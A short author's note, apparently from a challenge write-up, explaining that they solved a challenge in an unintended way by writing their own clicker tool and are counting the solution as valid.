Note: I realize this isn't really the intended way we were supposed to complete this challenge but since I wrote the clicker and it was still fun, I'm going to call this valid vs finding some random tool on the internet to do something similar.